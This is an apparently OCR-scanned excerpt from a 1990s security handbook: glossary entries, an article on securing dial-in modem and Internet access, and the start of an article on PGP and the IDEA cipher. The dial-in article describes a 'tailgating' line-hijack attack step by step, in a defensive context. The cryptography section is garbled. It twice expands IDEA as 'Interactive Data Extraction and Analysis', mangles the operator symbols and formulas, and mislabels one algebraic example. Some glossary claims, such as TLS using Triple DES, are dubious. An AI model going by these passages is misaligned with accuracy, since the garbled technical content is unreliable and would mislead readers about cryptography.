MAPS *Mail Abuse Prevention System* A California-based, nonprofit organization dedicated to eliminating spamming by maintaining the RBL (Real-time Blackhole List). The RBL contains the IP addresses of spammers, and companies and ISPs can use the list to reject incoming mail.

ORBS *Open Relay Behavior modification System* A database for tracking SMTP servers that have been confirmed to permit third-party (open) relay of bulk e-mail messages. ORBS is a competitor of MAPS.

PEM *Privacy Enhanced Mail* A standard for secure e-mail on the Internet. It supports encryption, digital signatures, and digital certificates, as well as both private and public key methods.

POP3 *Post Office Protocol 3* A standard mail server commonly used on the Internet. It provides a message store that holds incoming e-mail until users log on and download it. POP3 is a simple system with little selectivity. All pending messages and attachments are downloaded at the same time. POP3 uses the SMTP messaging protocol.

S/MIME *Secure Multipurpose Internet Mail Extensions* A common method for transmitting non-text files via Internet e-mail, which was originally designed for ASCII text. S/MIME is a version of MIME that adds RSA encryption for secure transmission.

SMTP *Simple Mail Transfer Protocol* The standard e-mail protocol on the Internet, it is a TCP/IP protocol that defines the message format and the message transfer agent (MTA), which stores and forwards the mail.

SSL *Secure Sockets Layer* The leading security protocol on the Internet. When an SSL session is started, the server sends its public key to the browser, which the browser uses to send a randomly generated secret key back to the server in order to have a secret key exchange for that session.

TLS *Transport Layer Security* A security protocol from the IETF that is a merger of SSL and other protocols. It is expected to become a major security standard on the Internet, eventually superseding SSL. TLS is backward compatible with SSL and uses Triple DES encryption.

UBE *Unsolicited Bulk E-mail* E-mail sent to a large number of recipients without their solicitation or permission; otherwise known as spam.

VPN *Virtual Private Network* A private network that is configured within a public network that enjoys the security of a private network via access

control and encryption, while taking advantage of the economies of scale and built-in management facilities of large public networks.

X.25 The first international standard packet switching network developed in the early 1970s and published in 1976 by the CCITT (now ITU). X.25 was designed to become a worldwide public data network similar to the global telephone system for voice, but it never came to pass due to incompatibilities and the lack of interest within the United States.

X.400 An OSI and ITU standard messaging protocol that is an application layer protocol (layer 7 in the OSI model). X.400 has been defined to run over various network transports, including Ethernet, X.25, TCP/IP, and dialup lines.

PROTECTING AGAINST DIAL-IN HAZARDS: E-MAIL AND DATA COMMUNICATIONS

Leo A. Wrobel

INSIDE

The Telecommunications Privacy Policy, Tailgating, Dial-Back Modems, Securing the Mainframe, Vendor Solutions, Internet Security, Firewalls, Backup T1s

PROBLEMS ADDRESSED

With the advent of nomadic and home office environments, remote access security is once again taking its place at the forefront of security planning activities. Everyone wants an Internet presence and Internet access. Telecommuting is gaining in popularity. Sales agents armed with laptops roam the countryside.

Opening up systems to casual access by nomadic and home office workers requires the implementation of security procedures before the systems become mission critical and revenue producing. This article presents an overview of considerations to be addressed regarding dial-in and Internet access systems. Tips on how to ensure that standards for both physical equipment and privacy policies for today's mobile data world are also included. For information on protecting against dial-in hazards involving voice systems, see article 5-04-41.

PAYOFF IDEA

As more workers use E-mail and data communications, the importance of security grows, and should be firmly established before the systems are used to generate revenue. Beginning with a sound telecommunications privacy policy, organizations should implement protective measures ranging from paging systems, dialback modems, and comprehensive after-market equipment to test firewalls, fully redundant configurations, and backup T1s.

THE TELECOMMUNICATIONS PRIVACY POLICY

What happens if you read someone else's confidential E-mail? Can the company read yours? Does an employee have an absolute right to privacy? Many individuals and companies have no idea how to answer these questions.

For example, it is a violation of federal law to listen to a telephone conversation without the knowledge of the participants. We all know from television shows that there is a rigid process to secure a wire tap on a phone line. Do similar protections exist for E-mail?

Generally, a company's employee policy on E-mail privacy, usually in a telecommunications privacy document, sets the standard. Unfortunately, many organizations do not have such a document.

Every so often, a story in the paper underscores the vulnerability of E-mail far better than thousands of words by experts. The following is one example.

An office romance was blooming between two employees of a major service company. The company depended heavily on electronic mail in the conduct of daily business, and employees had every reason to believe this E-mail was secure. The young lady involved apparently thought it would be romantic to send a graphic E-mail letter, with an attached photograph, to her suitor. This would have been well and good if she had not clicked on the "All Users" button when sending the message. Suffice it to say this made for good office gossip and sent a clear message to everyone about the use of E-mail systems.

Notwithstanding such human errors, are E-mail systems really secure? Can an employer read E-mail? Do employees have a right to privacy? Article 5-04-41 discussed other forms of communication such as fax transmissions. Is a person breaking the law when he or she receives and reads a fax or E-mail intended for someone else? The answers may surprise you, and could call for a thorough review of security procedures for these systems.

A policy on telecommunications privacy should be broad enough in scope to cover not only E-mail, but voice mail and other mediums. Policies generally fit in between the following two ends of the spectrum:

- "Employees work for the company, and it owns the system. The company will listen to or monitor whatever we feel like monitoring or listening to," or
- "ABC Company is committed to absolute privacy of communications and each employee has the right to not have their communications monitored."

Which approach is right? That depends on your company. We usually opt for the latter, with a caveat, as follows:

- "ABC Company is committed to absolute privacy of communications, and each employee has the right to not have their communications monitored. However, if in the course of normal maintenance activity we inadvertently discover illegal activity, we reserve the right to report this activity to the responsible authorities."

Once again, it is wise to contact legal counsel when writing these policies. I was purposely casual in these illustrations to illustrate the range of options, but also because failure to contact legal counsel can leave organizations exposed to risk. An example of this is an employee who ran an illegal bookmaking operation out of a company system. He was fired but then reinstated because the company had no policy on privacy on which to base the dismissal. It is important to contact the corporate legal department, outside counsel, or an internal audit department for further details.

In addition to the establishment of the privacy policy, an evaluation of protective measures for dial-in lines should begin with an overview of their hazards. Any proposed solutions must address the types of intrusion discussed in the following sections if they are to ensure even a minimum level of protection.

HACKERS

Hackers are unauthorized users, often juveniles, who attempt to break into a system for kicks. They may or may not be lethal, but some rudimentary precautions can prevent these break-ins. Because these individuals often use demon dialers, which dial every number in a prefix to find modem lines (e.g., 555-0000, 555-0001, and so on), it is often not difficult for them to find numbers, especially if they are front ended with an identifying script. Therefore, security precautions must be evaluated to prevent this occurrence. These include:

- Modems that dial back the user.
- Modems that screen the CALLER ID of the calling party.
- Modems or equipment that answer initially with silence, rather than with a modem tone.
- Equipment that does not paint an initial screen, such as "Welcome to ABC Widget Company," which can serve to further encourage an unauthorized user.
- Equipment that logs and tracks unsuccessful log-in attempts.
- Equipment that requires a special hardware key to allow access.

Although none of these provides a definitive solution, several or all of these methods can provide a nearly impenetrable defense against unauthorized access.

SABOTEURS

The most unsettling types of attacks come from those who are knowledgeable of the environment. Disgruntled employees, for example, can cause more damage than anyone else, because they know exactly what attack can be the most damaging. Many organizations have a high level of employee trust, and have an established policy of allowing employees

a high degree of system access. This is commendable, but care should be taken because even the most close-knit firms can never be sure when an employee will destroy a critical system because of a personal gripe.

Recommended minimum precautions include:

- A simple process for eliminating log in access when an employee leaves the company.
- A mandatory process for eliminating log in access when any employee is terminated.

TAILGATING

Tailgating is an old ploy used to gain access to a system. It goes like this:

1. A super user or system administrator dials into a remote system.
2. The hacker dials the number (obtained through a demon dialer) and gets a busy signal.
3. The hacker dials 0 and asks the local telephone operator to verify the line.
4. The operator interrupts the line, which usually drops the authorized super user.
5. The hacker is meanwhile dialing out at the same time on another line. If timed perfectly, the modem sees the drop of carrier as a temporary line hit and reestablishes the session with the hacker's modem.
6. The hacker is online with super user access; the super user in turn oftentimes does not even know he has been dropped and instead thinks the system has simply locked up.
7. Working quickly, the hacker grabs the password files and compromises the system for his next attempt later, before the super user realizes anything was amiss. When security logs are checked, only the super user is logged because his session was never terminated.

Sounds rather ingenious? Actually, compared with some of the other tricks, this one is elementary. It underscores that any additional security precautions implemented provide greater peace of mind and protection to organizational assets. Remember, security is a major concern when dozens or hundreds of employees are accessing mission-critical systems through the public telephone network. Careful planning can avoid major difficulties later.

PREVENTIVE MEASURES

Inbound Call Accounting Systems

Each proposed solution should provide an accounting record of all call attempts to make a paper trail of dial-in access. Strength in screening, reporting, and presentation of this information must be a principal selec-

tion criterion in any protective system. A system showing 350 unsuccessful log-in attempts one night is sending a clear signal.

Paging Systems

Some systems that require a high degree of security provide automatic pager notification. When a user logs in, a system administrator's pager goes off. These can be combined with procedures for reporting mysterious login attempts that cannot otherwise be accounted for. They are not terribly expensive considering that a system administrator is instantly notified of anomalies.

Hardware Keys

Hardware devices such as hardware keys should be included in any security recommendations for mission-critical systems. Ease of use, such as plugging into a parallel port, and low cost should be both overriding criteria in the use of these devices.

The keys are a hardware device that usually plugs into a parallel port of a laptop computer. In conjunction with the attendant software, they provide a fairly bulletproof solution because an intruder would have to have both the encryption software, and the hardware key, to get even close to accessing a system.

Caller ID

Caller ID is available in many cities. Even in telephone wire centers where it is available, there are limitations. Caller ID is useful for more than just identification of annoying calls during dinnertime. Properly used, it can identify unauthorized users by their telephone number and often by name. Even nicer, caller ID is a built-in feature for many modems and ISDN (integrated services digital network) terminal adapters. The numbers can be logged on a call-by-call basis as part of the dial-in log described earlier.

Owing to the nonavailability of caller ID service in many areas, modems or other equipment that use this service as the sole underlying basis of a protective system may not be considered. Even if caller ID is available, there are still security concerns, namely:

- Caller ID data may not always be passed by interexchange carriers like AT&T, MCI, and Sprint. Your company would in a sense be vulnerable to long distance callers using carriers who do not pass this data. (This is rapidly changing as carriers comply with FCC regulations to pass caller ID data whenever possible.)
- Even if interexchange carriers were equipped to pass this data, the distant local central office might not be. A company would still be open to intrusion unless other methods were employed.

- Many local central offices in parts of the country are not caller ID capable for either local or long-distance calls.

Therefore, at least a few calls will still slip through with the "out of area" disclaimer on the modem or display device. Caller ID alternatives should be carefully considered as an exclusive security precaution until the service becomes more ubiquitous. Even after universal deployment, it is recommended that this service is used only to augment existing security measures and not as a solution. Even where caller ID is available, the user can in many cases dial the override code to block it. This demands another level of protection on a modem: rejection of users where the incoming data indicates that the caller ID information was deliberately blocked.

Dial-Back Modems

Many dial-back modems are available on the market today. These devices require that users login, and then hang up and call the incoming caller back at a predetermined number. These are fairly foolproof, but inconvenient. A nomadic user in a hotel will not have an authorized number and will not be able to dial into a call-back modem bank. Nonetheless, special modem banks and numbers can be set up for this purpose with special emphasis and screening for potential intruders.

Securing the Mainframe

Many users are stuck trying to protect legacy mainframe environments where security options for dial-in are marginal at best. While IBM has no graceful and simple solution for the mainframe, it can provide an additional level of security by front ending the protocol converter with a dial-in server. The IBM 8235 dial-in server is one candidate. It provides the necessary accounting, dial-back capability, and with an eight port maximum capacity, it seems sized correctly for any future growth. However, it is somewhat expensive.

More common are solutions where distributed devices are hung off the mainframe through the use of bridges and LAN switches. A PC-based system with appropriate protocol conversion software will often suffice in a pinch as a secure dial-in medium for the mainframe.

Software-Based Solutions

Because transparency for dial-in users is an issue (different departments often use a variety of software packages when dialing in), you may not want to consider a wholesale change of dial-in software emulation packages. This might prove disruptive to your present operating environment.

Software alternatives that augment or enhance the current hardware package in use are most preferable because the need for training on new packages is minimal.

After-Market Equipment

Often, the only way to provide acceptable security across a broad range of installed equipment and large cross-section of users is to adapt some sort of outboard solution. Naturally, the potential exists to black box a company to death by over-broadening the range of installed equipment. It pays to evaluate carefully. Following are several effective alternatives:

- A line of equipment distributed by CDI Incorporated of Clifton, NJ. This equipment seems to most adequately reflect pressing security concerns presented by most users. Although I have not had direct experience with this equipment, on paper it certainly seems to provide a most comprehensive solution to the dial-in security issue and should be carefully considered.
- Another cost-effective solution is brokered by LeeMah Data Comm Security Corp. of Hayward CA. It also appears to meet criteria for transparency and accommodation of diverse remote users.

When evaluating these or another product, look for the following features:

1. The unit should serve as security device and modem manager. Anyone who has ever repeatedly hit a "ring-no-answer" when dialing a modem pool can appreciate this feature. Make sure the system can automatically busy these lines out, then alert you to the problem.
2. The unit should provide response time information by modem, by phone line, and by port. For example, it should interface to a personal computer for effective performance management. This makes a good source of information to a help desk for when users call in to report trouble connecting.
3. The product should offer effective upgradeability. For additional security, the product should offer token hardware devices that interfaces to a user's parallel port. Software token should also be available. DOS or Windows software both should be supported.
4. Software and hardware keys. Because transparency of equipment for users is usually an issue, try not to consider major changes in hardware used by remote users. This might prove too disruptive to the present operating environment. This may cost more later in maintenance and training.

An unbiased opinion makes LeeMah the favorite in terms of flexibility and cost-effectiveness. Some of the features offered provide effective evaluation criteria for whatever system you decide to acquire. These include:

- The unit is a multiple port challenge-response unit.
- It supports up to 32 modems (Traq-Net 2032).

- The unit installs between the phone line and modem, allowing for use of present modems.
- The product allows for use of (optional) proprietary LeeMah Security Modems for additional protection.
- The product employs either a hardware or software token at user request.
- It provides a full audit trail.
- The product meets DES security standard.
- The product operates transparently, allowing for use of all present emulation software.
- It offers reasonably priced software (Infodisk).
- The product supports, for example, Procomm, Qmodem, Crosstalk, PCAnywhere, and Smartcom.

LeeMah DataComm provides a standards-based, virtually impenetrable, flexible, and configurable, security solution for the protection of remote access to telecommunications and data communications network information and resources. LeeMah's remote access security solutions consist of three elements: access control systems, personal authentication devices, and security administration software.

The LeeMah system represents one of the most adaptable and feature-rich solutions to protect dial-in services over a wide variety of equipment types from mainframes to local area networks (LANs). However, it is still wise to evaluate several vendors and base a decision on each unique environment. An Internet search will probably uncover numerous other choices with similar capabilities.

INTERNET SECURITY RESPONSIBILITIES

No discussion of unauthorized data access is complete without mentioning the Internet. The Internet is a relatively new phenomenon for many companies, at least as a revenue generating system, and many companies have unresolved organizational issues about security responsibilities. Who maintains the equipment used for Internet access? Historically, these types of operations often have fallen under a special unit in the IS department, such as midrange computer services. However, today many companies have a separate group of technologists responsible for the actual operation of the Internet firewall and other components. There is not always a clear business unit responsible for Internet security.

Many clients have reported minor snafus (i.e., holes or vulnerabilities left temporarily exposed in the system) due to lack of a clear policy outlining who is responsible for which system and under what circumstances. Although this responsibility will ultimately gravitate to an IT security group (much like the LAN and mainframe services of today), vulnerabilities will

continue in the immediate term, while the technology is in the "tweaking and tinkering" stage.

Another issue includes staffing and resource allocation. Many companies should consider a nominal increase in manpower to avoid creating too small a pool of specialists and provide better depth. When Internet access is established and any possible security breeches or holes are closed, organization changes may be readdressed. If a company has one person who is readily identified as the Internet guru, take note. These folks are in high demand and could leave you holding the bag if they accept other employment. Besides, outgunned and undermanned staffs have little time to probe for security violations.

Installation of Test Firewall

Many companies do not have firewall platform exclusively earmarked for testing and backup. For all intents and purposes, the present technology is single threaded in almost every way. This is not a major concern yet, but will be when the firewall goes into full operation, and the system becomes revenue producing.

Just as in mainframes and local area networks, it is important to establish a protocol and procedure that does not directly introduce new applications into a production environment. This lesson became apparent during 25 years of mainframe operations, and even the most renegade LAN managers have learned to adopt it as a gospel of prudent operation. Like many new technologies, these protocols have yet to catch up in the Internet arena for many firms.

A test firewall also can double as a backup in the event of a major equipment failure in the primary configuration. This will be important again when the system becomes fully revenue generating.

Because the Internet is a relatively new technology for many firms, staff should be encouraged to dabble. Although it is not prudent to experiment on a production platform, the backup firewall configuration can provide a practical option. The backup can be justified further by encouraging the staff to experiment, improve, and refine without jeopardizing operation of the enterprise. In summary, the extra expense of a backup firewall capability can be justified for the resiliency it provides the network and because it shortens the educational curve when principal technologists are encouraged to try new processes.

Upgrading to a Fully Redundant Configuration

The issue of redundant physical componentry of the Internet firewall raises several items of concern. Again, these will not be major concerns until the Internet and firewalls go into full production and become revenue-generating systems, but they will demand increased attention in the

future. The first is in the area of general fault tolerance on the physical components.

Many routers in use, such as the CISCO 4000 series, have no redundancy. The CISCO 5000 series has redundant power and a redundant CPU, which will be required later. Every other component in other systems generally has a redundant backplane, power supply, CPU, and other common logic. As usual in the world of technology, the newer systems play catch-up for a couple of years with regard to redundancy. CISCO appears to have responded commendably to user demands for such backup systems, as have other vendors. Organizations should explore these options and use them as soon as Internet access is about to become revenue generating or otherwise mission critical.

Backup T1s

Another issue to consider is that most large users install only one T1 to the Internet Service Provider (ISP), which creates a point of vulnerability. A wiser approach is to consider adding a second T1 along with "Round Robin DNS" for greater resiliency on the wide area network connectivity to the ISP. Many local telephone companies offer services designed to diversify T1 access as well. In Southwestern Bell territory, the service is called SecureNet™, which offers a completely diverse T1 circuit at a significantly reduced rate. Other components, such as CSUs and DSUs, are single threaded without redundancy. Spares should be kept or depot arrangements should be made with vendors to ensure that failed components can be replaced quickly, minimizing the impact on the business.

As the Internet becomes more and more of an integral part of a company's operations (as defined by impact on revenue or other valid measurement), storing of spare components, including hard drives, redundant controller cards, spare tape drives, and power supplies should be considered.

In summary, to ensure a system up to par with revenue-generating applications, companies should upgrade to series 5000 or 6000 routers (or equivalent), combined with dual connections to the ISP and "Round Robin DNS" at the same juncture. Depot arrangements should be established for spare parts, and services such as Southwestern Bell SecureNet and other methods for diversifying T1 access should be considered. Such precautions will provide cheap insurance for what will fast become a revenue-producing system.

RECOMMENDED COURSE OF ACTION

Although revenue-generating dial-in systems may seem to be far away for many companies, experience shows that systems like these have a way of catching on. Insurance companies love the idea of roving claims adjusters with dial-in laptop computers. Everyone wants to work at home.

Commerce is blossoming on the Internet. Waiting until there is a revenue impact after a failure resigns an organization to be almost perpetually in the reactive mode of trying to keep up with the protection of a potentially business debilitating system. The alternative is to start now, while these systems are still relatively immature and design the protective systems in before the Internet becomes a fully functional business system.

Leo A. Wrobel is president and CEO of Premiere Network Services, Inc., in DeSoto, TX. An active author, national and international lecturer, and technical futurist, he has published 10 books and over 100 trade articles on a variety of technical subjects, including *Writing Disaster Recovery Plans for Telecommunications and LANS* (Artech House, 1993) and *Business Resumption Planning* (Auerbach Publications, 1997). His experience of nearly two decades includes assignments at AT&T, a major mortgage banking company, and a host of other firms engaged in banking, brokerage, heavy manufacturing, telecommunications services and government, as well as the design and regulatory approval of a LATA-wide OC-12/ATM network for a $10 billion manufacturing giant, the first of its kind. A three-term city councilman and previous mayor, Leo Wrobel is a knowledgeable and effective communicator known for his entertaining presentation style on a wide variety of technical topics. For more information, contact his web site at http://www.dallas.net/~premiere or phone at (972) 228-8881.

E-mail Security Using Pretty Good Privacy

William Stallings

Payoff

Many users are unaware that their E-mail messages are completely public and can be monitored by someone else. This article describes Pretty Good Privacy, an E-mail security package that allows users to send messages that are secure from eavesdropping and guaranteed to be authentic.

Introduction

Users who rely on electronic mail for business or personal communications should beware. Messages sent over a network are subject to eavesdropping.If the messages are stored in a file, they are subject to perusal months or even years later. There is also the threat of impersonation and that a message may not be from the party it claims to be from. Protection is available in the form of Pretty Good Privacy (PGP), an E-mail security package developed by Phil Zimmermann that combines confidentiality and digital signature capabilities to provide a powerful, virtually unbreakable, and easy-to-use package.

PGP Defined

The most notable features of this E-mail security program are that it:

- Enables people to send E-mail messages that are secure from eavesdropping. Only the intended recipient can read a Pretty Good Privacy message.
- Enables people to send E-mail messages that are guaranteed authentic. The recipient is ensured that the PGP message was created by the person who claims to have created it and that no one has altered the message since it was created.
- Is available as freeware on the Internet, many electronic bulletin boards, and most commercial services such as CompuServe.
- Is available in versions for Disk Operating System, Macintosh, UNIX, Amiga, OS/2 , VMS, and other operating systems.
- Works with any E-mail package to create secure E-mail messages.

E-Mail Risks

PGP provides protection from the threat of eavesdropping. A message sent over the Internet can pass through a handful of mail forwarders and dozens of packet-switching nodes. A systems administrator or someone who has gained privileged access to any of these transfer points is in a position to read those messages.

Although E-mail users may feel they have nothing to hide, they may someday want to correspond with their lawyers or accountants using the Internet, or they may work for companies that want to send proprietary information over the Internet. Many people already use the Internet for sending highly personal or sensitive messages.

There is also a civil liberties issue to be concerned about. The police, intelligence, and other security forces of the government can easily monitor digital and computerized E-

mail messages, looking for key words, names, and patterns of exchanges. Any user could be innocently caught up in such a net.

Authenticity of messages poses another potential risk. It is not difficult to spoof the network into sending a message with an incorrect return address, enabling impersonation. It is also relatively easy to trap a message along its path, alter the contents, and then send it on its way.

For example, if a user is on a shared system, such as a UNIX system, that hooks into the Internet, then the impersonator could be someone with “superuser” privileges on the system. Such a person could divert all incoming and outgoing traffic from an unsuspecting mailbox to a special file. The impersonator could also have access to a router, mail bridge, or other type of gateway through which all traffic between the user and a correspondent must pass. Such impersonators could use their privileged status on the gateway to intercept mail and to create and send mail with a fraudulent return address.

PGP's History: Privacy At Issue

PGP is a legitimate tool that can be used for legitimate reasons by ordinary citizens, although some users consider it slightly suspect.

Phil Zimmerman began working on Pretty Good Privacy in the 1980s and released the first version in 1991. One of the key motivating factors for PGP's development was an effort by the FBI to secure passage of a law that would ban certain forms of security algorithms and force computer manufacturers to implement security features for E-mail that could be bypassed by government agencies. Zimmerman saw this as a threat to privacy and freedom. Thus, PGP was conceived as a package that could be used by the average person on a small system to provide E-mail privacy and authenticity. Zimmerman accomplished this by:

- Selecting the best available security algorithms as building blocks.

- Integrating these algorithms into a general-purpose application that is independent of the operating system and processor and that is based on a small set of easy-to-use commands.

- Making the package and its documentation, including the source code, free and widely available.

Because PGP uses encryption algorithm, it was subject to export controls. An encryption algorithms lets users scramble a message in such a way that allows only the intended recipient to unscramble it.

Encryption algorithms are classified by the US government as armaments and fall under the International Trafficking in Armaments Regulations (ITAR). ITAR requires that users get an export license from the State Department to export armaments. In practice, the State Department will not grant any such license for strong encryption algorithms, and PGP uses two of the strongest.

This problem does not need to concern the average user because there is no law against using PGP in the US. There is also no law outside the US to prevent use of a product that was illegally exported from the US. Furthermore, some of the more recent versions of PGP actually originated outside the US, eliminating the problem altogether.

A second problem has to do with patents. One of the two encryption algorithms in PGP is known as Rivest-Shamir-Adleman (RSA). Anyone using PGP inside the US was, for a time, potentially subject to a lawsuit for Rivest_Shamir-Adleman patent infringement.

A new release of PGP, known as version 2.6, which was developed at MIT with the supervision of Phil Zimmermann, has patent approval from the RSA patent holders. Like the original PGP, this version has also made its way onto bulletin boards and Internet sites outside the US. In addition, a compatible non-US version 2.6was created outside the US. As long as a user chooses any of the flavors of version 2.6, there is no infringement on any patents.

Conventional Encryption

PGP exploits two powerful security functions: conventional encryption and public-key encryption. Conventional encryption is the classic approach to secret codes that dates back to ancient Rome and even earlier. A conventional encryption scheme (see Exhibit 1) includes the following five ingredients:

- **Plaintext.** This is the readable message or data that is fed into the algorithm as input.
- **Encryption algorithm.** The encryption algorithm performs various substitutions and transformations on the plaintext.
- **Secret key.** The secret key is also input to the algorithm. The exact substitutions and transformations performed by the algorithm depend on the key.
- **Ciphertext.** This is the scrambled message produced as output. It depends on the plaintext and the secret key.
- **Decryption algorithm.** This is essentially the encryption algorithms run in reverse. It takes the ciphertext and the same secret key and produces the original plaintext.

Conventional Encryption

The Caesar cipher, used by Julius Caesar, is a simple example of encryption. The Caesar cipher replaces each letter of the alphabet with the letter standing three places further down the alphabet, for example:


```
plain:  meet me after the toga party
cipher: phhw ph diwhu wkh wrjd sduwb
```


The alphabet is wrapped around so that the letter following Z is A. The decryption algorithm simply takes the ciphertext and replaces each letter with the letter standing three places earlier on in the alphabet. A general Caesar cipher involves a shift of *k* letters, where *k* ranges from 1 through 25. In this case, *k* is the secret key to the algorithm.

The Caesar cipher is not very secure. Anyone who wanted to decipher the code could simply try every possible shift from 1 to 25. Pretty Good Privacy uses a much stronger algorithm known as the International Data Encryption Algorithm, or Interactive Data Extraction and Analysis.

The International Data Encryption Algorithm

IDEA is a block-oriented conventional encryption algorithms developed in 1990 by Xuejia Lai and James Massey of the Swiss Federal Institute of Technology. The overall scheme for IDEA encryption is illustrated in Exhibit 2. IDEA uses a 128-bit key to encrypt data in blocks of 64 bits.





Overall IDEA Structure

The IDEA algorithm consists of eight rounds, or iterations, followed by a final transformation function. The algorithm breaks the input into four 16-bit subblocks. Each of the iteration rounds takes four 16-bit subblocks as input and produces four 16-bit output blocks. The final transformation also produces four 16-bit blocks, which are concatenated to form the 64-bit ciphertext. Each of the iterations also uses six 16-bit subkeys, whereas the final transformation uses four subkeys, for a total of 52 subkeys. The right-hand portion of the exhibit indicates that these 52 subkeys are all generated from the original 128-bit key.

Each iteration of IDEA uses three different mathematical operations. Each operation is performed on two 16-bit inputs to produce a single 16-bit output. The operations are:

- Bit-by-bit exclusive-OR, denoted as ∞.
- Addition of integers modulo 2^{16} (modulo 65536), with input and output treated as unsigned 16-bit integers. This operation is denoted as §
- Multiplication of integers modulo 216 + 1 (modulo 65537), with input and output treated as unsigned 16-bit integers, except that a block of all zeros is treated as representing 2^{16}. This operation is denoted as [Theta].

For example,

0000000000000000 [Theta]1000000000000000 = 1000000000000001

because

$$2^{16} * 2^{15} \bmod (2^{16} + 1) = 2^{15} + 1$$

These three operations are incompatible because no pair of the three operations satisfies a distributive law. For example:

a§b[Theta]c≠(a§b)[Theta](a§c)

They are also incompatible because no pair of the three operations satisfies an associative law. For example:

a§(b∞c)≠a§b)∞c

The use of these three separate operations in combination provides for a complex transformation of the input, making cryptanalysis very difficult.

Exhibit 3 illustrates the algorithm for a single iteration. In fact, this exhibit shows the first iteration. Subsequent iterations have the same structure, but with different subkey and plaintext-derived input. The iteration begins with a transformation that combines the four input subblocks with four subkeys, using the addition and multiplication operations. This transformation is highlighted as the upper shaded rectangle. The four output blocks of this transformation are then combined using the XOR operation to form two 16-bit blocks that are input to the lower shaded rectangle, which also takes two subkeys as input and combines these inputs to produce two 16-bit outputs.

Single Iteration of IDEA (First Iteration)

Finally, the four output blocks from the upper transformation are combined with the two output blocks of the MA structure using XOR to produce the four output blocks for this iteration. The two outputs that are partially generated by the second and third inputs (X_2 and X_3) are interchanged to produce the second and third outputs (W_{12} and W_{13}), thus increasing the mixing of the bits being processed and making the algorithm more resistant to cryptanalysis.

The ninth stage of the algorithm, labeled the output transformation stage in Exhibit 2, has the same structure as the upper shaded portion of the preceding iterations (see Exhibit 3). The only difference is that the second and third inputs are interchanged before being applied to the operational units. This has the effect of undoing the interchange at the end of the eighth iteration. This extra interchange is done so that decryption has the same structure as encryption. This ninth stage requires only four subkey inputs, compared to six subkey inputs for each of the first eight stages. The subkeys for each iteration are generated by a series of shifts on the original 128-bit key.

IDEA has advantages over older conventional encryption techniques. The key length of 128 bits makes it resistant to brute-force key search attacks. IDEA is also highly resistant to cryptanalysis and was designed to facilitate both software and hardware implementations.

Public-Key Encryption

One essential characteristic of Interactive Data Extraction and Analysis and all conventional encryption algorithm is the need for the two parties to share a secret key that is not known to anyone else. This is a tremendous limitation, especially for an E-mail application.

